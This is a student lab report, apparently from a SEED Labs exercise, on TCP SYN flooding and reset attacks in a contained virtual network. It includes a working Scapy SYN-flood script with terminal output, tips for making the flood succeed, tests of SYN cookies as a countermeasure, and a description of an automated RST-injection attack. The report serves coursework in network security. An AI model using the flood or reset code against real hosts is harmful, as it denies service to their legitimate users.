Lab 4 Report

Task 1

1.1

1. Python code for synflood

*synflood.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/synflood.py (3....

File Edit Format Run Options Window Help

```
#!/bin.env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") #Victim IP
tcp = TCP(dport=23, flags='S') #Port is 23 for telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) #Source IP
    pkt[TCP].sport = getrandbits(16) #Source Port
    pkt[TCP].seq = getrandbits(32)   #Sequence number
    send(pkt, verbose = 0)
```

2. Run synflood.py on attacker machine


```
root@VM:/# sysctl net.ipv4.tcpmax_syn_backlog = 256
sysctl: cannot stat /proc/sys/net/ipv4/tcpmax_syn_backlog: No such file or direc
tory
sysctl: malformed setting "="
sysctl: cannot stat /proc/sys/256: No such file or directory
root@VM:/# ls volumes
synflood.c  synflood.py
root@VM:/# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
  File "synflood.py", line 15, in <module>
    send(pkt, verbose = 0)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in
send
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, i
n __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt

root@VM:/volumes# python3 synflood.py
```

3. We can see the attack fails as user1 can still connect to victim

```
root@01093edaec49:/#
root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e985e0fba0f7 login: Connection closed by foreign host.
```


4. **Approach 1:** Try running synflood.py for 8 times simultaneously, we can see the attack works as it blocks user1 connecting victim.(Tab 2 – tab 8 are all attacker machines running synflood.py)

The reason for needing 8 synflood.py running at same time is due to python runs slowly. So other user can connect before the code is working effectively. 8 synflood.py running simultaneously will give other users no opportunity to connect to victim.




5. **Approach 2:** Set size of queue to 80 since default one is 256. **Reduce the size of the half-open connection queue on victim server.**

Note: **# ip TCP_metrics flush** clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.



Run synflood.py, we can see the attack works properly as user1 was blocked from connecting to victim.





1.2

1. Run synflood.c on attacker machine. (C code provided by seed lab) We can see user1 cannot connect to victim machine. The reason which only 1 C program can succeed comparing to 8 python program running same time is due to C is a much faster program than python.

C is directly compiled to machine code on run time while python is interpreted language which interpreter will check the code and then run it, making more time than compiler to execute the code.

Thus **Approach 1** on 1.1 is not necessary as 1 C program beats 8 python program running simultaneously.







2. Even though regular synflood.c attack succeeded, we can still use **Approach 2** to verify it. Set size of queue to 80 since default one is 256. **Reduce the size of the half-open connection queue on victim server.**

Note: **# ip TCP_metrics flush** clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.


Before setting queue, 128 window capacity



After setting size to 80, actual capacity is 65




We can see the attack is still successful




1.3


1. Enable SYN Cookie Countermeasures.




2. Run synflood.py first.




Do approach 1 first, it is shown that even if 8 python programs are running, the countermeasure prevents synflood and let user1 connects to victim as usual. (Tab 2-8 are attacker running synflood.py)




For approach 2, it is shown that even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.







3. Run synflood.c this time




We can see that counter measure prevents synflood and let user1 connects to victim as usual.




Using Approach 2 same as python 1, default is 256



Set window to 80




We can see even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.



In conclusion, countermeasure does prevent synflood attack in any means.


Task 2

1. Python code for reset attack. Automated by calling sniff() which captures information of the packet. Filtering only ‘tcp and src host 10.9.0.5’ to capture any packet going to victim. Flag ‘R’ states the resetting attack in **tcp**. Src and dest and ports are info gathered from sniff() function call. ‘iface’ argument in sniff is fetched from Wireshark which can be seen on **step 5**’s program title.




2. Connect to victim using user1

3. Run **# python3 reset_attack_auto.py** to initiate the attack on attacker machine.



